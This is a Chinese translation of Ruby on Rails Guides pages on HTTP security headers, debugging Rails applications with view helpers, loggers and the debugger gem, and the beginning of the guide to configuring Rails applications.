当然也可删除默认报头：

```
config.action_dispatch.default_headers.clear
```

下面是一些常用的报头：

- `X-Frame-Options`：Rails 中的默认值是 `SAMEORIGIN`，允许使用同域中的 iframe。设为 `DENY` 可以完全禁止使用 iframe。如果允许使用所有网站的 iframe，可以设为 `ALLOWALL`。
- `X-XSS-Protection`：Rails 中的默认值是 `1; mode=block`，使用跨站脚本审查程序，如果发现跨站脚本攻击就不显示网页。如果想关闭跨站脚本审查程序，可以设为 `0;`（如果响应中包含请求参数中传入的脚本）。
- `X-Content-Type-Options`：Rails 中的默认值是 `nosniff`，禁止浏览器猜测文件的 MIME 类型。
- `X-Content-Security-Policy`：一种强大的机制，控制可以从哪些网站加载特定类型的内容。
- `Access-Control-Allow-Origin`：设置哪些网站可以不沿用同源原则，发送跨域请求。
- `Strict-Transport-Security`：设置是否强制浏览器使用安全连接访问网站。

## 10 环境相关的安全问题

增加程序代码和环境安全性的话题已经超出了本文范围。但记住要保护好数据库设置（`config/database.yml`）以及服务器端密令（`config/secrets.yml`）。更进一步，为了安全，这两个文件以及其他包含敏感数据的文件还可使用环境专用版本。

## 11 其他资源

安全漏洞层出不穷，所以一定要了解最新信息，新的安全漏洞可能会导致灾难性的后果。安全相关的信息可从下面的网站获取：

- Ruby on Rails 安全项目，经常会发布安全相关的新闻：http://www.rorsecurity.info；
- 订阅 Rails 安全邮件列表；
- 时刻关注程序所用组件的安全问题（还有周报）；
- 优秀的安全博客，包含一个跨站脚本速查表；

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 调试 Rails 程序

本文介绍如何调试 Rails 程序。

读完本文，你将学到：

- 调试的目的；
- 如何追查测试没有发现的问题；
- 不同的调试方法；
- 如何分析调用堆栈；

## Chapters

# 1 调试相关的视图帮助方法

调试一个常见的需求是查看变量的值。在 Rails 中，可以使用下面这三个方法：

- `debug`
- `to_yaml`
- `inspect`

## 1.1 `debug`

`debug` 方法使用 YAML 格式渲染对象，把结果包含在 `<pre>` 标签中，可以把任何对象转换成人类可读的数据格式。例如，在视图中有以下代码：

```
<%= debug @post %>
<p>
  <b>Title:</b>
  <%= @post.title %>
</p>
```

渲染后会看到如下结果：

```
--- !ruby/object:Post
attributes:
  updated_at: 2008-09-05 22:55:47
  body: It's a very helpful guide for debugging your Rails app.
  title: Rails debugging guide
  published: t
  id: "1"
  created_at: 2008-09-05 22:55:47
attributes_cache: {}

Title: Rails debugging guide
```

## 1.2 `to_yaml`

使用 YAML 格式显示实例变量、对象的值或者方法的返回值，可以这么做：

```
<%= simple_format @post.to_yaml %>
<p>
  <b>Title:</b>
  <%= @post.title %>
</p>
```

`to_yaml` 方法把对象转换成可读性较好地 YAML 格式，`simple_format` 方法按照终端中的方式渲染每一行。`debug` 方法就是包装了这两个步骤。

上述代码在渲染后的页面中会显示如下内容：

```
--- !ruby/object:Post
attributes:
updated_at: 2008-09-05 22:55:47
body: It's a very helpful guide for debugging your Rails app.
title: Rails debugging guide
published: t
id: "1"
created_at: 2008-09-05 22:55:47
attributes_cache: {}

Title: Rails debugging guide
```

### 1.3 `inspect`

另一个用于显示对象值的方法是 `inspect`，显示数组和 Hash 时使用这个方法特别方便。`inspect` 方法以字符串的形式显示对象的值。例如：

```
<%= [1, 2, 3, 4, 5].inspect %>
<p>
  <b>Title:</b>
  <%= @post.title %>
</p>
```

渲染后得到的结果如下：

```
[1, 2, 3, 4, 5]

Title: Rails debugging guide
```

## 2 Logger

运行时把信息写入日志文件也很有用。Rails 分别为各运行环境都维护着单独的日志文件。

### 2.1 Logger 是什么

Rails 使用 `ActiveSupport::Logger` 类把信息写入日志。当然也可换用其他代码库，比如 `Log4r`。

替换日志代码库可以在 `environment.rb` 或其他环境文件中设置：

```
Rails.logger = Logger.new(STDOUT)
Rails.logger = Log4r::Logger.new("Application Log")
```

默认情况下，日志文件都保存在 `Rails.root/log/` 文件夹中，日志文件名为 `environment_name.log`。

### 2.2 日志等级

如果消息的日志等级等于或高于设定的等级，就会写入对应的日志文件中。如果想知道当前的日志等级，可以调用 `Rails.logger.level` 方法。

可用的日志等级包括：`:debug`，`:info`，`:warn`，`:error`，`:fatal` 和 `:unknown`，分别对应数字 0-5。修改默认日志等级的方式如下：

```
config.log_level = :warn # In any environment initializer, or
Rails.logger.level = 0 # at any time
```

这么设置在开发环境和交付准备环境中很有用，在生产环境中则不会写入大量不必要的信息。

Rails 所有环境的默认日志等级是 `debug`。

## 2.3 写日志

把消息写入日志文件可以在控制器、模型或邮件发送程序中调用 `logger.(debug|info|warn|error|fatal)` 方法。

```
logger.debug "Person attributes hash: #{@person.attributes.inspect}"
logger.info "Processing the request..."
logger.fatal "Terminating application, raised unrecoverable error!!!"
```

下面这个例子增加了额外的写日志功能：

```
class PostsController < ApplicationController
  # ...

  def create
    @post = Post.new(params[:post])
    logger.debug "New post: #{@post.attributes.inspect}"
    logger.debug "Post should be valid: #{@post.valid?}"

    if @post.save
      flash[:notice] = 'Post was successfully created.'
      logger.debug "The post was saved and now the user is going to be redirected..."
      redirect_to(@post)
    else
      render action: "new"
    end
  end

  # ...
end
```

执行上述动作后得到的日志如下：

```
Processing PostsController#create (for 127.0.0.1 at 2008-09-08 11:52:54) [POST]
  Session ID: BAh7BzoMY3NyZl9pZCIlMDY5MWU1M2I1ZDRjODBlMzkyMWI1OTg2NWQyNzViZjYiCmZsYXNoSUM
vbkNvbnRyb2xsZXI6OkZsYXNoOjpGbGFzaEhhc2h7AAY6CkB1c2VkewA=--b18cd92fba90eacf8137e5f6b3b06c
  Parameters: {"commit"=>"Create", "post"=>{"title"=>"Debugging Rails",
 "body"=>"I'm learning how to print in logs!!!", "published"=>"0"},
 "authenticity_token"=>"2059c1286e93402e389127b1153204e0d1e275dd", "action"=>"create", "c
New post: {"updated_at"=>nil, "title"=>"Debugging Rails", "body"=>"I'm learning how to pr
 "published"=>false, "created_at"=>nil}
Post should be valid: true
  Post Create (0.000443)   INSERT INTO "posts" ("updated_at", "title", "body", "published
 "created_at") VALUES('2008-09-08 14:52:54', 'Debugging Rails',
 'I''m learning how to print in logs!!!', 'f', '2008-09-08 14:52:54')
The post was saved and now the user is going to be redirected...
Redirected to #<Post:0x20af760>
Completed in 0.01224 (81 reqs/sec) | DB: 0.00044 (3%) | 302 Found [http://localhost/posts
```

加入这种日志信息有助于发现异常现象。如果添加了额外的日志消息，记得要合理设定日志等级，免得把大量无用的消息写入生产环境的日志文件。

## 2.4 日志标签

运行多用户/多账户的程序时，使用自定义的规则筛选日志信息能节省很多时间。Active Support 中的 `TaggedLogging` 模块可以实现这种功能，可以在日志消息中加入二级域名、请求 ID 等有助于调试的信息。

```
logger = ActiveSupport::TaggedLogging.new(Logger.new(STDOUT))
logger.tagged("BCX") { logger.info "Stuff" }                            # Logs "[BCX] Stu
logger.tagged("BCX", "Jason") { logger.info "Stuff" }                   # Logs "[BCX] [Ja
logger.tagged("BCX") { logger.tagged("Jason") { logger.info "Stuff" } } # Logs "[BCX] [Ja
```

## 2.5 日志对性能的影响

如果把日志写入硬盘，肯定会对程序有点小的性能影响。不过可以做些小调整：`:debug` 等级比 `:fatal` 等级对性能的影响更大，因为写入的日志消息量更多。

如果按照下面的方式大量调用 `Logger`，也有潜在的问题：

```
logger.debug "Person attributes hash: #{@person.attributes.inspect}"
```

在上述代码中，即使日志等级不包含 `:debug` 也会对性能产生影响。因为 Ruby 要初始化字符串，再花时间做插值。因此推荐把代码块传给 `logger` 方法，只有等于或大于设定的日志等级时才会执行其中的代码。重写后的代码如下：

```
logger.debug {"Person attributes hash: #{@person.attributes.inspect}"}
```

代码块中的内容，即字符串插值，仅当允许 `:debug` 日志等级时才会执行。这种降低性能的方式只有在日志量比较大时才能体现出来，但却是个好的编程习惯。

# 3 使用 `debugger` gem 调试

如果代码表现异常，可以在日志文件或者控制台查找原因。但有时使用这种方法效率不高，无法找到导致问题的根源。如果需要检查源码， `debugger` gem 可以助你一臂之力。

如果想学习 Rails 源码但却无从下手，也可使用 `debugger` gem。随便找个请求，然后按照这里介绍的方法，从你编写的代码一直研究到 Rails 框架的代码。

## 3.1 安装

`debugger` gem 可以设置断点，实时查看执行的 Rails 代码。安装方法如下：

```
$ gem install debugger
```

从 2.0 版本开始，Rails 内置了调试功能。在任何 Rails 程序中都可以使用 `debugger` 方法调出调试器。

下面举个例子：

```
class PeopleController < ApplicationController
  def new
    debugger
    @person = Person.new
  end
end
```

然后就能在控制台或者日志中看到如下信息：

```
***** Debugger requested, but was not available: Start server with --debugger to enable *
```

记得启动服务器时要加上 `--debugger` 选项：

```
$ rails server --debugger
=> Booting WEBrick
=> Rails 4.2.0 application starting on http://0.0.0.0:3000
=> Debugger enabled
...
```

在开发环境中，如果启动服务器时没有指定 `--debugger` 选项，不用重启服务器，加入 `require "debugger"` 即可。

## 3.2 Shell

在程序中调用 `debugger` 方法后，会在启动程序所在的终端窗口中启用调试器 shell，并进入调试器的终端 `(rdb:n)` 中。其中 `n` 是线程编号。在调试器的终端中会显示接下来要执行哪行代码。

如果在浏览器中执行的请求触发了调试器，当前浏览器选项卡会处于停顿状态，等待调试器启动，跟踪完整个请求。

例如：

```
@posts = Post.all
(rdb:7)
```

现在可以深入分析程序的代码了。首先我们来查看一下调试器的帮助信息，输入 `help`：

```
(rdb:7) help
ruby-debug help v0.10.2
Type 'help <command-name>' for help on a specific command

Available commands:
backtrace  delete   enable  help    next  quit     show    trace
break      disable  eval    info    p     reload   source  undisplay
catch      display  exit    irb     pp    restart  step    up
condition  down     finish  list    ps    save     thread  var
continue   edit     frame   method  putl  set      tmate   where
```

要想查看某个命令的帮助信息，可以在终端里输入 `help <command-name>`，例如 `help var`。

接下来要学习最有用的命令之一：`list`。调试器中的命令可以使用简写形式，只要输入的字母数量足够和其他命令区分即可。因此，可使用 `l` 代替 `list`。

`list` 命令输出当前执行代码的前后 5 行代码。下面的例子中，当前行是第 6 行，前面用 `=>` 符号标记。

```
(rdb:7) list
[1, 10] in /PathTo/project/app/controllers/posts_controller.rb
   1  class PostsController < ApplicationController
   2    # GET /posts
   3    # GET /posts.json
   4    def index
   5      debugger
=> 6      @posts = Post.all
   7
   8      respond_to do |format|
   9        format.html # index.html.erb
   10        format.json { render json: @posts }
```

如果再次执行 `list` 命令，请用 `l` 试试。接下来要执行的 10 行代码会显示出来：

```
(rdb:7) l
[11, 20] in /PathTo/project/app/controllers/posts_controller.rb
   11       end
   12     end
   13
   14     # GET /posts/1
   15     # GET /posts/1.json
   16     def show
   17       @post = Post.find(params[:id])
   18
   19       respond_to do |format|
   20         format.html # show.html.erb
```

可以一直这么执行下去，直到文件的末尾。如果到文件末尾了，`list` 命令会回到该文件的开头，再次从头开始执行一遍，把文件视为一个环形缓冲。

如果想查看前面 10 行代码，可以输入 `list-`（或者 `l-`）：

```
(rdb:7) l-
[1, 10] in /PathTo/project/app/controllers/posts_controller.rb
   1  class PostsController < ApplicationController
   2    # GET /posts
   3    # GET /posts.json
   4    def index
   5      debugger
   6      @posts = Post.all
   7
   8      respond_to do |format|
   9        format.html # index.html.erb
   10        format.json { render json: @posts }
```

使用 `list` 命令可以在文件中来回移动，查看 `debugger` 方法所在位置前后的代码。如果想知道 `debugger` 方法在文件的什么位置，可以输入 `list=`：

```
(rdb:7) list=
[1, 10] in /PathTo/project/app/controllers/posts_controller.rb
   1  class PostsController < ApplicationController
   2    # GET /posts
   3    # GET /posts.json
   4    def index
   5      debugger
=> 6      @posts = Post.all
   7
   8      respond_to do |format|
   9        format.html # index.html.erb
   10        format.json { render json: @posts }
```

### 3.3 上下文

开始调试程序时，会进入堆栈中不同部分对应的不同上下文。

到达一个停止点或者触发某个事件时，调试器就会创建一个上下文。上下文中包含被终止程序的信息，调试器用这些信息审查调用帧，计算变量的值，以及调试器在程序的什么地方终止执行。

任何时候都可执行 `backtrace` 命令（简写形式为 `where` ）显示程序的调用堆栈。这有助于理解如何执行到当前位置。只要你想知道程序是怎么执行到当前代码的，就可以通过 `backtrace` 命令获得答案。

```
(rdb:5) where
    #0 PostsController.index
       at line /PathTo/project/app/controllers/posts_controller.rb:6
    #1 Kernel.send
       at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/base.rb:1175
    #2 ActionController::Base.perform_action_without_filters
       at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/base.rb:1175
    #3 ActionController::Filters::InstanceMethods.call_filters(chain#ActionController::Fi
       at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/filters.rb:6
...
```

执行 `frame n` 命令可以进入指定的调用帧，其中 `n` 为帧序号。

```
(rdb:5) frame 2
#2 ActionController::Base.perform_action_without_filters
       at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/base.rb:1175
```

可用的变量和逐行执行代码时一样。毕竟，这就是调试的目的。

向前或向后移动调用帧可以执行 `up [n]` （简写形式为 `u` ）和 `down [n]` 命令，分别向前或向后移动 n 帧。n 的默认值为 1。向前移动是指向更高的帧数移动，向下移动是指向更低的帧数移动。

### 3.4 线程

`thread` 命令（缩略形式为 `th` ）可以列出所有线程，停止线程，恢复线程，或者在线程之间切换。其选项如下：

- `thread` ：显示当前线程；
- `thread list` ：列出所有线程及其状态， `+` 符号和数字表示当前线程；
- `thread stop n` ：停止线程 `n` ；
- `thread resume n` ：恢复线程 `n` ；
- `thread switch n` ：把当前线程切换到线程 `n` ；

`thread` 命令有很多作用。调试并发线程时，如果想确认代码中没有条件竞争，使用这个命令十分方便。

### 3.5 审查变量

任何表达式都可在当前上下文中运行。如果想计算表达式的值，直接输入表达式即可。

下面这个例子说明如何查看在当前上下文中 `instance_variables` 的值：

```
@posts = Post.all
(rdb:11) instance_variables
["@_response", "@action_name", "@url", "@_session", "@_cookies", "@performed_render", "@_
```

你可能已经看出来了，在控制器中可使用的所有实例变量都显示出来了。这个列表随着代码的执行会动态更新。例如，使用 `next` 命令执行下一行代码：

```
(rdb:11) next
Processing PostsController#index (for 127.0.0.1 at 2008-09-04 19:51:34) [GET]
  Session ID: BAh7BiIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc2g6OkZsYXNoSGFzaHsABjoKQHV
  Parameters: {"action"=>"index", "controller"=>"posts"}
/PathToProject/posts_controller.rb:8
respond_to do |format|
```

然后再查看 `instance_variables` 的值：

```
(rdb:11) instance_variables.include? "@posts"
true
```

实例变量中出现了 `@posts`，因为执行了定义这个变量的代码。

执行 `irb` 命令可进入 **irb** 模式，irb 会话使用当前上下文。警告：这是实验性功能。

`var` 命令是显示变量值最便捷的方式：

```
var
(rdb:1) v[ar] const <object>            show constants of object
(rdb:1) v[ar] g[lobal]                  show global variables
(rdb:1) v[ar] i[nstance] <object>       show instance variables of object
(rdb:1) v[ar] l[ocal]                   show local variables
```

上述方法可以很轻易的查看当前上下文中的变量值。例如：

```
(rdb:9) var local
  __dbg_verbose_save => false
```

审查对象的方法可以使用下述方式：

```
(rdb:9) var instance Post.new
@attributes = {"updated_at"=>nil, "body"=>nil, "title"=>nil, "published"=>nil, "created_a
@attributes_cache = {}
@new_record = true
```

命令 `p`（print，打印）和 `pp` (pretty print，精美格式化打印)可用来执行 Ruby 表达式并把结果显示在终端里。

`display` 命令可用来监视变量，查看在代码执行过程中变量值的变化：

```
(rdb:1) display @recent_comments
1: @recent_comments =
```

`display` 命令后跟的变量值会随着执行堆栈的推移而变化。如果想停止显示变量值，可以执行 `undisplay n` 命令，其中 `n` 是变量的代号，在上例中是 `1`。

### 3.6 逐步执行

现在你知道在运行代码的什么位置，以及如何查看变量的值。下面我们继续执行程序。

`step` 命令（缩写形式为 `s`）可以一直执行程序，直到下一个逻辑停止点，再把控制权交给调试器。

`step+ n` 和 `step- n` 可以相应的向前或向后 `n` 步。

`next` 命令的作用和 `step` 命令类似，但执行的方法不会停止。和 `step` 命令一样，也可使用加号前进 `n` 步。

`next` 命令和 `step` 命令的区别是，`step` 命令会在执行下一行代码之前停止，一次只执行一步；`next` 命令会执行下一行代码，但不跳出方法。

例如，下面这段代码调用了 `debugger` 方法：

```
class Author < ActiveRecord::Base
  has_one :editorial
  has_many :comments

  def find_recent_comments(limit = 10)
    debugger
    @recent_comments ||= comments.where("created_at > ?", 1.week.ago).limit(limit)
  end
end
```

在控制台中也可启用调试器，但要记得在调用 `debugger` 方法之前先 `require "debugger"`。

```
$ rails console
Loading development environment (Rails 4.2.0)
>> require "debugger"
=> []
>> author = Author.first
=> #<Author id: 1, first_name: "Bob", last_name: "Smith", created_at: "2008-07-31 12:46:1
>> author.find_recent_comments
/PathTo/project/app/models/author.rb:11
)
```

停止执行代码时，看一下输出：

```
(rdb:1) list
[2, 9] in /PathTo/project/app/models/author.rb
   2    has_one :editorial
   3    has_many :comments
   4
   5    def find_recent_comments(limit = 10)
   6      debugger
=> 7      @recent_comments ||= comments.where("created_at > ?", 1.week.ago).limit(limit)
   8    end
   9  end
```

在方法内的最后一行停止了。但是这行代码执行了吗？你可以审查一下实例变量。

```
(rdb:1) var instance
@attributes = {"updated_at"=>"2008-07-31 12:46:10", "id"=>"1", "first_name"=>"Bob", "las.
@attributes_cache = {}
```

`@recent_comments` 还未定义，所以这行代码还没执行。执行 `next` 命令执行这行代码：

```
(rdb:1) next
/PathTo/project/app/models/author.rb:12
@recent_comments
(rdb:1) var instance
@attributes = {"updated_at"=>"2008-07-31 12:46:10", "id"=>"1", "first_name"=>"Bob", "las.
@attributes_cache = {}
@comments = []
@recent_comments = []
```

现在看以看到，因为执行了这行代码，所以加载了 `@comments` 关联，也定义了 `@recent_comments`。

如果想深入方法和 Rails 代码执行堆栈，可以使用 `step` 命令，一步一步执行。这是发现代码问题（或者 Rails 框架问题）最好的方式。

### 3.7 断点

断点设置在何处终止执行代码。调试器会在断点设定行调用。

断点可以使用 `break` 命令（缩写形式为 `b`）动态添加。设置断点有三种方式：

- `break line`：在当前源码文件的第 `line` 行设置断点；
- `break file:line [if expression]`：在文件 `file` 的第 `line` 行设置断点。如果指定了表达式 `expression`，其返回结果必须为 `true` 才会启动调试器；
- `break class(.|\#)method [if expression]`：在 `class` 类的 `method` 方法中设置断点，`.` 和 `\#` 分别表示类和实例方法。表达式 `expression` 的作用和上个命令一样；

```
(rdb:5) break 10
Breakpoint 1 file /PathTo/project/vendor/rails/actionpack/lib/action_controller/filters.r
```

`info breakpoints n` 或 `info break n` 命令可以列出断点。如果指定了数字 `n`，只会列出对应的断点，否则列出所有断点。

```
(rdb:5) info breakpoints
Num Enb What
  1 y   at filters.rb:10
```

如果想删除断点，可以执行 `delete n` 命令，删除编号为 `n` 的断点。如果不指定数字 `n`，则删除所有在用的断点。

```
(rdb:5) delete 1
(rdb:5) info breakpoints
No breakpoints.
```

启用和禁用断点的方法如下：

- `enable breakpoints`：允许使用指定的断点列表或者所有断点终止执行程序。这是创建断点后的默认状态。
- `disable breakpoints`：指定的断点 `breakpoints` 在程序中不起作用。

### 3.8 捕获异常

`catch exception-name` 命令（或 `cat exception-name`）可捕获 `exception-name` 类型的异常，源码很有可能没有处理这个异常。

执行 `catch` 命令可以列出所有可用的捕获点。

### 3.9 恢复执行

有两种方法可以恢复被调试器终止执行的程序：

- `continue [line-specification]`（或 `c`）：从停止的地方恢复执行程序，设置的断点失效。可选的参数 `line-specification` 指定一个代码行数，设定一个一次性断点，程序执行到这一行时，断点会被删除。
- `finish [frame-number]`（或 `fin`）：一直执行程序，直到指定的堆栈帧结束为止。如果没有指定 `frame-number` 参数，程序会一直执行，直到当前堆栈帧结束为止。当前堆栈帧就是最近刚使用过的帧，如果之前没有移动帧的位置（执行 `up`，`down` 或 `frame` 命令），就是第 0 帧。如果指定了帧数，则运行到指定的帧结束为止。

### 3.10 编辑

下面两种方法可以从调试器中使用编辑器打开源码：

- `edit [file:line]`：使用环境变量 `EDITOR` 指定的编辑器打开文件 `file`。还可指定文件的行数（`line`）。
- `tmate n`（简写形式为 `tm`）：在 TextMate 中打开当前文件。如果指定了参数 `n`，则

使用第 n 帧。

### 3.11 退出

要想退出调试器，请执行 `quit` 命令（缩写形式为 `q`），或者别名 `exit`。

退出后会终止所有线程，所以服务器也会被停止，因此需要重启。

### 3.12 设置

`debugger` gem 能自动显示你正在分析的代码，在编辑器中修改代码后，还会重新加载源码。下面是可用的选项：

- `set reload`：修改代码后重新加载；
- `set autolist`：在每个断点处执行 `list` 命令；
- `set listsize n`：设置显示 `n` 行源码；
- `set forcestep`：强制 `next` 和 `step` 命令移到终点后的下一行；

执行 `help set` 命令可以查看完整说明。执行 `help set subcommand` 可以查看 `subcommand` 的帮助信息。

设置可以保存到家目录中的 `.rdebugrc` 文件中。启动调试器时会读取这个文件中的全局设置。

下面是 `.rdebugrc` 文件示例：

```
set autolist
set forcestep
set listsize 25
```

## 4 调试内存泄露

Ruby 程序（Rails 或其他）可能会导致内存泄露，泄露可能由 Ruby 代码引起，也可能由 C 代码引起。

本节介绍如何使用 Valgrind 等工具查找并修正内存泄露问题。

### 4.1 Valgrind

Valgrind 这个程序只能在 Linux 系统中使用，用于侦察 C 语言层的内存泄露和条件竞争。

Valgrind 提供了很多工具，可用来侦察内存管理和线程问题，也能详细分析程序。例如，如果 C 扩展调用了 `malloc()` 函数，但没调用 `free()` 函数，这部分内存就会一直被占用，直到程序结束。

关于如何安装 Valgrind 及在 Ruby 中使用，请阅读 Evan Weaver 编写的 Valgrind and Ruby 一文。

## 5 用于调试的插件

有很多 Rails 插件可以帮助你查找问题和调试程序。下面列出一些常用的调试插件：

- Footnotes：在程序的每个页面底部显示请求信息，并链接到 TextMate 中的源码；
- Query Trace：在日志中写入请求源信息；
- Query Reviewer：这个 Rails 插件在开发环境中会在每个 `SELECT` 查询前执行 `EXPLAIN` 查询，并在每个页面中添加一个 `div` 元素，显示分析到的查询问题；
- Exception Notifier：提供了一个邮件发送程序和一组默认的邮件模板，Rails 程序出现问题后发送邮件提醒；
- Better Errors：使用全新的页面替换 Rails 默认的错误页面，显示更多的上下文信息，例如源码和变量的值；
- RailsPanel：一个 Chrome 插件，在浏览器的开发者工具中显示 `development.log` 文件的内容，显示的内容包括：数据库查询时间，渲染时间，总时间，参数列表，渲染的视图等。

## 6 参考资源

- ruby-debug 首页
- debugger 首页
- 文章：使用 ruby-debug 调试 Rails 程序
- Ryan Bates 制作的视频“Debugging Ruby (revised)”
- Ryan Bates 制作的视频“The Stack Trace”
- Ryan Bates 制作的视频“The Logger”
- 使用 ruby-debug 调试

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 设置 Rails 程序

本文介绍 Rails 程序的设置和初始化。

读完本文，你将学到：

- 如何调整 Rails 程序的表现；
- 如何在程序启动时运行其他代码；

## Chapters



## 1 初始化代码的存放位置

Rails 的初始化代码存放在四个标准位置：

- `config/application.rb` 文件
- 针对特定环境的设置文件；
- 初始化脚本；
- 后置初始化脚本；

# 2 加载 Rails 前运行代码

如果想在加载 Rails 之前运行代码，可以把代码添加到 `config/application.rb` 文件的 `require 'rails/all'` 之前。

# 3 设置 Rails 组件

总的来说，设置 Rails 的工作包括设置 Rails 的组件以及 Rails 本身。在设置文件 `config/application.rb` 和针对特定环境的设置文件（例如 `config/environments/production.rb` ）中可以指定传给各个组件的不同设置项目。

例如，在文件 `config/application.rb` 中有下面这个设置：

```
config.autoload_paths += %W(#{config.root}/extras)
```

这是针对 Rails 本身的设置项目。如果想设置单独的 Rails 组件，一样可以在 `config/application.rb` 文件中使用同一个 `config` 对象：

```
config.active_record.schema_format = :ruby
```

Rails 会使用指定的设置配置 Active Record。

## 3.1 3常规选项

下面这些设置方法在 `Rails::Railtie` 对象上调用，例如 `Rails::Engine` 或 `Rails::Application` 的子类。

- `config.after_initialize` ：接受一个代码块，在 Rails 初始化程序之后执行。初始化的过程包括框架本身，引擎，以及 `config/initializers` 文件夹中所有的初始化脚本。注意，Rake 任务也会执行代码块中的代码。常用于设置初始化脚本用到的值。

```
config.after_initialize do
  ActionView::Base.sanitized_allowed_tags.delete 'div'
end
```

- `config.asset_host` ：设置静态资源的主机。可用于设置静态资源所用的 CDN，或者通过不同的域名绕过浏览器对并发请求数量的限制。是 `config.action_controller.asset_host` 的简化。

- `config.autoload_once_paths`：一个由路径组成的数组，Rails 从这些路径中自动加载常量，且在多次请求之间一直可用。只有 `config.cache_classes` 为 `false`（开发环境中的默认值）时才有效。如果为 `true`，所有自动加载的代码每次请求时都会重新加载。这个数组中的路径必须出现在 `autoload_paths` 设置中。默认为空数组。

- `config.autoload_paths`：一个由路径组成的数组，Rails 从这些路径中自动加载常量。默认值为 `app` 文件夹中的所有子文件夹。

- `config.cache_classes`：决定程序中的类和模块在每次请求中是否要重新加载。在开发环境中的默认值是 `false`，在测试环境和生产环境中的默认值是 `true`。调用 `threadsafe!` 方法的作用和设为 `true` 一样。

- `config.action_view.cache_template_loading`：决定模板是否要在每次请求时重新加载。默认值等于 `config.cache_classes` 的值。

- `config.beginning_of_week`：设置一周从哪天开始。可使用的值是一周七天名称的符号形式，例如 `:monday`。

- `config.cache_store`：设置 Rails 缓存的存储方式。可选值有：`:memory_store`，`:file_store`，`:mem_cache_store`，`:null_store`，以及实现了缓存 API 的对象。如果文件夹 `tmp/cache` 存在，默认值为 `:file_store`，否则为 `:memory_store`。

- `config.colorize_logging`：设定日志信息是否使用 ANSI 颜色代码。默认值为 `true`。

- `config.consider_all_requests_local`：如果设为 `true`，在 HTTP 响应中会显示详细的调试信息，而且 `Rails::Info` 控制器会在地址 `/rails/info/properties` 上显示程序的运行时上下文。在开发环境和测试环境中默认值为 `true`，在生产环境中默认值为 `false`。要想更精确的控制，可以把这个选项设为 `false`，然后在控制器中实现 `local_request?` 方法，指定哪些请求要显示调试信息。

- `config.console`：设置执行 `rails console` 命令时使用哪个类实现控制台，最好在 `console` 代码块中设置：

```
console do
  # this block is called only when running console,
  # so we can safely require pry here
  require "pry"
  config.console = Pry
end
```

- `config.dependency_loading`：设为 `false` 时禁止自动加载常量。只有 `config.cache_classes` 为 `true`（生产环境的默认值）时才有效。`config.threadsafe!` 为 `true` 时，这个选项为 `false`。

- `config.eager_load`：设为 `true` 是按需加载 `config.eager_load_namespaces` 中的所有命名空间，包括程序本身、引擎、Rails 框架和其他注册的命名空间。

- `config.eager_load_namespaces`：注册命名空间，`config.eager_load` 为 `true` 时按需加载。所有命名空间都要能响应 `eager_load!` 方法。
- `config.eager_load_paths`：一个由路径组成的数组，`config.cache_classes` 为 `true` 时，Rails 启动时按需加载对应的代码。
- `config.encoding`：设置程序全局编码，默认为 UTF-8。
- `config.exceptions_app`：设置抛出异常后中间件 ShowException 调用哪个异常处理程序。默认为 `ActionDispatch::PublicExceptions.new(Rails.public_path)`。
- `config.file_watcher`：设置监视文件系统上文件变化使用的类，`config.reload_classes_only_on_change` 为 `true` 时才有效。指定的类必须符合 `ActiveSupport::FileUpdateChecker` API。
- `config.filter_parameters`：过滤不想写入日志的参数，例如密码，信用卡卡号。把 `config.filter_parameters+=[:password]` 加入文件 `config/initializers/filter_parameter_logging.rb`，可以过滤密码。
- `config.force_ssl`：强制所有请求使用 HTTPS 协议，通过 `ActionDispatch::SSL` 中间件实现。
- `config.log_formatter`：设置 Rails 日志的格式化工具。在生产环境中默认值为 `Logger::Formatter`，其他环境默认值为 `ActiveSupport::Logger::SimpleFormatter`。
- `config.log_level`：设置 Rails 日志等级。在生产环境中默认值为 `:info`，其他环境默认值为 `:debug`。
- `config.log_tags`：一组可响应 `request` 对象的方法。可在日志消息中加入更多信息，例如二级域名和请求 ID，便于调试多用户程序。
- `config.logger`：接受一个实现了 Log4r 接口的类，或者使用默认的 `Logger` 类。默认值为 `ActiveSupport::Logger`，在生产环境中关闭了自动冲刷功能。
- `config.middleware`：设置程序使用的中间件。详情参阅“设置中间件”一节。
- `config.reload_classes_only_on_change`：只当监视的文件变化时才重新加载。默认值为 `true`，监视 `autoload_paths` 中所有路径。如果 `config.cache_classes` 为 `true`，忽略这个设置。
- `secrets.secret_key_base`： 指定一个密令，和已知的安全密令比对，防止篡改会话。新建程序时会生成一个随机密令，保存在文件 `config/secrets.yml` 中。
- `config.serve_static_assets`：让 Rails 伺服静态资源文件。默认值为 `true`，但在生产环境中为 `false`，因为应该使用服务器软件（例如 Nginx 或 Apache）伺服静态资源文件。 如果测试程序，或者在生产环境中使用 WEBrick（极力不推荐），应该设为 `true`，否则无法使用页面缓存，请求 `public` 文件夹中的文件时也会经由 Rails 处理。

- `config.session_store`：一般在 `config/initializers/session_store.rb` 文件中设置，指定使用什么方式存储会话。可用值有：`:cookie_store`（默认），`:mem_cache_store` 和 `:disabled`。`:disabled` 指明不让 Rails 处理会话。当然也可指定自定义的会话存储：

```
config.session_store :my_custom_store
```

这个自定义的存储方式必须定义为 `ActionDispatch::Session::MyCustomStore`。

- `config.time_zone`：设置程序使用的默认时区，也让 Active Record 使用这个时区。

### 3.2 3设置静态资源

- `config.assets.enabled`：设置是否启用 Asset Pipeline。默认启用。
